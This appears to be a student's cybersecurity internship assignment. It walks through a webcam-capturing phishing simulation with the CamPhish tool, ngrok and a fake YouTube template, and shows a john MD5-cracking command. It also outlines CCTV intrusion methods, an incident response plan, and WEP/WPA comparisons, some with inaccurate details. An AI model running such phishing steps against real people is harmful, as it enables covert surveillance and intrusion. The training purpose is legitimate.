


7. Now crack the password: **john –format=RAW-MD5 hash.txt**

QUESTION 7:


Q7. Conduct a simulated phishing attack in a wide area network (WAN) environment using any suitable tool to demonstrate potential risks, specifically focusing on accessing webcams. Provide a detailed account of the steps you took during the simulation.
Additionally, explain effective strategies for educating and raising awareness among employees about safeguarding against such types of phishing attacks.

1. Git clone camphish from github: git clone https://github.com/techchipnet/CamPhish




Change your directory to camphish: cd CamPhish


Run the bash file of camphish: bash camphish.sh




Choose your tunnel server for port forwadding; in my case I took ngrok




Choose a template to use from the three: In this case I chose live youtube then pasted the link to the live session.




Create an account for ngrok in the website first: sign up and verify your account
After verification you will get your auth token in the dashbord



After the target opens the link you will see the folowing in your terminal



This are the saved png files from the target device



Explain effective strategies for educating and raising awareness among employees about safeguarding against such types of phishing attacks.

Providing training to employees is an important aspect of phishing prevention in organizations. Employees need to know what phishing scams look like, in order to actively prevent them.

Organizations should therefore train and educate their employees to:

- **Understanding the types of phishing scams:** Educate employees about different types of phishing scams, including email, text message, and phone phishing.
- **Spotting the signs of a phishing email:** Teach employees how to identify common indicators of a phishing email, such as urgent language, suspicious sender addresses, and requests for personal or sensitive information.
- **Not clicking on links:** Employees need to be extremely careful when clicking on links, whether in email communications or on the web.
- **Blocking popups and ads:** Employees should be instructed on how to block popups and ads, because these might contain malicious links or other threats.
- **Never giving away private information:** Employees should know never to divulge passwords or any sensitive information without carefully verifying the source and reason for the request.
- **Safe practices for handling emails:** Emphasize the importance of not opening attachments and verifying the legitimacy of emails before taking any actions. If absolutely necessary, employees should open suspicious documents in an isolated environment.
- **Reporting phishing attempts:** Encourage employees to report any phishing attempts they receive, so that the organization can take appropriate measures to prevent further attacks.

QUESTION 8:

Q8. Scenario:
You work for a medium-sized e-commerce company that handles a large volume of customer data, including personal information and payment details. The company's website and backend systems are crucial for operations.
One morning, an employee notices unusual activity on the company's internal network monitoring system. After further investigation, it becomes evident that an unauthorized user has gained access to the company's customer database. The security team suspects a potential data breach.
Task:
As an intern in the cybersecurity and ethical hacking domain, your task is to develop an incident response plan to address this situation. The plan should outline the steps to take in case of this security incident.
The Steps of Incident Response as outlined by the National Institute of Standards and Technology (NIST) are:

1. Preparation.
2. Identification.
3. Containment.
4. Eradication.
5. Recovery.
6. Lessons Learned.
7. Ongoing Improvement.

As an intern in CSEH domain I will take these steps as explained below:

However, because this incident has happened, I will skip the **preparation phase.** So, I will begin from the **identification phase.**

PHASE 2: IDENTIFICATION

During this phase, organizations must assess whether an event is a cyber-attack, evaluate its intensity, and classify the cybersecurity incident based on the nature of the attack. It is crucial to determine when the incident occurred to effectively respond and mitigate any potential damage. In this scenario, a potential breach was suspected meaning it was a cyber attack but we needed to ascertain if it was via phishing or bruteforce, or any form of social engineering or even via an inside threat

Informing Stakeholders: This is a phase that is crucial in my plan as the intern in charge of the incident response plan. I must note here that in the preparation stage, we ought to have identified key stakeholders in the business. These stakeholders must be carried along to allow for smooth implementation of the incident response plan. The stakeholders which will comprise of decision making boards of management is carried along especially to put in place more measures to control possible future attacks. We will see how important this phase is even in carrying along staffers in the area of training to do with awareness.

PHASE 2: CONTAINMENT

Once an incident has been identified, the next step is to contain its impact and prevent it from spreading to other areas of the organization's network. The Containment phase focuses on isolating the affected systems and impeding the incident from spreading further.

Swift implementation of containment measures allows organizations to minimize incident-caused damage and limit the potential for further harm. It is crucial, however, not to delete the malware during this phase, as doing so may hinder the response team's ability to conduct an investigation and restore the files. The containment phase is a delicate balance between limiting damage and preserving evidence for the subsequent phases of the incident response process. The act of isolation must be implemented with the understanding to only **disconnect** the infected system and NOT to shut it down.

PHASE 4: ERADICATION

The next step is to investigate the root cause and eradicate any threats from the system. In investigating the root cause, several tools, majorly scanning tools will be employed at this stage. The Eradication phase has one goal: to make sure the threat is no longer present in the organization's network. Additionally, the affected systems must be returned to their original configuration.

To achieve this, organizations must employ a range of techniques, including:

- Designing and implementing policies and rules regarding data usage
- Implementing network access control
- Utilizing antivirus software consistently
- Monitoring data usage to combat threats
- Enhancing physical security
- Taking backups and monitoring its integrity at all times.
- Monitoring and instructing users about being mindful with downloads from third-party sites

Thoroughly investigating and eradicating threats enables organizations to take a significant step towards restoring normal operations.

PHASE 5: RECOVERY

The Recovery phase of my incident response plan is all about getting back to business as usual. After the threat has been eradicated, we must restore the affected systems to their pre-incident state. Files lost during the incident or cyber_attack may require a data recovery service to restore them. It is important to contact the relevant service (staffers that have to be part of the incident response team) as soon as possible in order to minimize any further losses. The length and effort required for the restoration and recovery phase will depend on the extent of the damage caused by the incident. Organizations can minimize downtime and ensure a smooth return to normal operations by following a well-documented process and working closely with the incident response team.

PHASE 6: LESSON LEARNED

After an incident has been successfully managed, it’s essential to take a step back and learn from the experience. The Lessons Learned phase is all about recognizing areas for improvement in the organization’s security posture and incident response plan. The incident response team (which ought to already have been created as part of the incident response plan) should document the lessons learned to build upon their existing knowledge base. This information can then be used to revise the incident response plan and enhance the organization’s overall security posture. Conducting lessons learned meeting and analyzing the incident allows organizations to uncover valuable insights, improve their overall security posture, and ensure they are better prepared for future incidents.

PHASE 7: ONGOING IMPROVEMENTS

An effective incident response plan is not a one-and-done endeavor. It requires continuous testing and evaluation to ensure it remains current and effective in the face of ever-evolving cyber threats. Regular testing and evaluation allows organizations to identify and address weaknesses in their incident response plan, ultimately improving their overall security posture. Srategies and tools for testing incident response plans include tabletop exercises, parallel testing, and tool testing. By committing to ongoing testing and evaluation, organizations can stay one step ahead of cyber threats and ensure their incident response plan remains effective in the face of new risks and incidents.

QUESTION 9:

Q9. Provide an in-depth explanation of the distinctions between WEP, WPA, WPA2, and WPA3 in the context of wireless networking. Additionally, please share your recommendation for the most secure option among them and elucidate the reasons behind your choice.

Wired Equivalent Privacy (WEP) was the first attempt at wireless protection which started in the middle/late 1990s. The aim was to add security to wireless networks by encrypting data. So that if wireless data were intercepted, it would be unrecognizable to the interceptors since it had been encrypted. However, systems that are authorized on the network would be able to recognize and decrypt the data. The devices on the network make use of the same encryption algorithm.

WEP encrypts traffic using a 64- or 128-bit key in hexadecimal. This is a static key, which means all traffic, regardless of device, is encrypted using a single key. A WEP key allows computers on a network to exchange encoded messages while hiding the messages' contents from intruders. This key is what is used to connect to a wireless-security-enabled network.

One of WEP's main goals was to prevent Man-in-the-Middle attacks, which it did for a time. However, despite revisions to the protocol and increased key size, various security flaws developed over time. As computing power increased, it became easier to exploit.

WPA

Because of the vulnerabilities in WEP, the Wi-Fi Alliance officially retired WEP in 2004. Today, WEP security is considered obsolete, although it is still sometimes in use — either because network administrators haven't changed the default security on their wireless routers or because devices are too old to support newer encryption methods like WPA

Wi-Fi Protected Access. Introduced in 2003, this protocol was the Wi-Fi Alliance's replacement for WEP. It shared similarities with WEP but offered improvements in how it handled security keys and the way users are authorized. While WEP provides each authorized system with the same key, WPA uses the temporal key integrity protocol (TKIP), which dynamically changes the key that systems use. This prevents intruders from creating their own encryption key to match the one used by the secure network. The TKIP encryption standard was later superseded by the Advanced Encryption Standard (AES).

In addition, WPA included message integrity checks to determine if an attacker had captured or altered data packets. The keys used by WPA were 256-bit, a significant increase over the 64 bit and 128-bit keys used in the WEP system. However, despite these improvements, elements of WPA came to be exploited — which led to WPA2.

WPA2

WPA2 was introduced in 2004 and was an upgraded version of WPA. WPA2 is based on the robust security network (RSN) mechanism and operates on two modes:

Personal mode or Pre-shared Key (WPA2-PSK) — which relies on a shared passcode for access and is usually used in home environments.

Enterprise mode (WPA2-EAP) — as the name suggests, this is more suited to organizational or business use.

Both modes use the CCMP — which stands for Counter Mode Cipher Block Chaining Message Authentication Code Protocol. The CCMP protocol is based on the Advanced Encryption Standard (AES) algorithm, which provides message authenticity and integrity verification. CCMP is stronger and more reliable than WPA's original Temporal Key Integrity Protocol (TKIP), making it more difficult for attackers to spot patterns.

WPA3

But compared to WPA3, WPA2 had drawbacks too. For example, it is vulnerable to key reinstallation attacks (KRACK). KRACK exploits a weakness in WPA2, which allows attackers to pose as a clone network and force the victim to connect to a malicious network instead. This enables the hacker to decrypt a small piece of data that may be aggregated to crack the encryption key. However, devices can be patched, and WPA2 is still considered more secure than WEP or WPA.

My Recommendation:

WPA3 is the third iteration of the Wi-Fi Protected Access protocol and also my recommendation. This is because Wi-Fi Alliance introduced WPA3 in 2018 as an important improvement. More reason why WPA is still the most secure is that WPA3 introduced some cool features for both personal and enterprise that further strengthened it;

1. **Individualized data encryption**: When logging on to a public network, WPA3 signs up a new device through a process other than a shared password. WPA3 uses a Wi-Fi Device Provisioning Protocol (DPP) system that allows users to use Near Field Communication (NFC) tags or QR codes to allow devices on the network. In addition, WPA3 security uses GCMP-256 encryption rather than the previously used 128-bit encryption.
2. **Simultaneous Authentication of Equals protocol**: This is used to create a secure handshake, where a network device will connect to a wireless access point, and both devices communicate to verify authentication and connection. Even if a user's password is weak, WPA3 provides a more secure handshake using Wi-Fi DPP.
3. **Stronger brute force attack protection**: WPA3 protects against offline password guesses by allowing a user only one guess, forcing the user to interact with the Wi-Fi device directly, meaning they would have to be physically present every time they want to guess the password. WPA2 lacks built-in encryption and privacy in public open networks, making brute force attacks a significant threat.

QUESTION 10:

Q10. Can you provide insight into the methods for accessing a CCTV camera without authorization? If so, kindly describe the process. If not, please elucidate the challenges and difficulties you encounter in attempting to gain unauthorized access.

Yes sure I can provide an insight of the methods hackers use to access a CCTV camera without authorization.
While considerable advances have been made in the world of digital transformation, highly sophisticated technology like CCTV camera equipment is highly vulnerable to hacks. Cybercriminals and malicious actors have found new techniques to surpass strict security protocols and gain remote access to a business's video surveillance systems.
While some malicious actors may use a simple exploitation method, many of their tactics are complex, making it increasingly hard for cybersecurity professionals to detect. Once a surveillance network is compromised, a hacker can monitor your organization or take control of it.
Common vulnerabilities that exist within a business's CCTV camera setup include:

1. **Remote Hacks**

If an IoT (Internet of Things) camera transmits video feeds via the internet, hackers may find their way into the system through the online IP address after obtaining the signature information and default password, which many businesses do not change and which are often not supported by two-factor authentication (2FA).

2. **Local Hacks**

CCTV cameras are often hooked into a network wireless router with a built-in modem, and organizations do not always update the default network name and password. If a hacker cannot gain access to the cameras themselves, they can access the network and weave their way into the cameras that are connected to it. They will often spoof the wireless network into thinking they are registering an authentic device, or try and overload the network by denial-of-service(DoS).

3. **Backdoor Attacks**

Backdoors provide unauthorized access to a computer system or encrypted data that bypasses the infrastructure's primary security controls. Backdoors may often be created for the purposes of legitimate troubleshooting or remote access in the event of a fault. However, threat actors can locate these backdoors, often as a result of unpatched or outdated security software, firewalls, and firmware. Hackers can usually spot these vulnerabilities with ease.

4. **Brute Force**

These types of attacks occur when hackers try to guess an administrator's login credentials manually, often with the assistance of algorithms that can make numerous guesses within seconds. Whether the username is used alongside passwords or PIN combinations, many organizations fail to adopt a strong password policy for all of their users' shared equipment, meaning that default passwords like "1234," "password," "0000," or "administrator" are very easy to exploit.

5. **Social Engineering**

Hackers can manipulate individuals into providing access to the CCTV system. This can involve phishing attacks where employees are tricked into giving away login credentials or other sensitive information.

6. **Physical Access**

If a hacker gains physical access to the CCTV cameras or the network infrastructure, they can directly manipulate the hardware to gain unauthorized access. This can involve tampering with the device, installing keyloggers, or directly connecting to the network.

7. **Exploiting Weak Encryption**

Data transmitted from CCTV cameras can be intercepted if it is not properly encrypted. Hackers can use tools to capture and decode decrypted data streams, gaining access to live feeds or stored footage.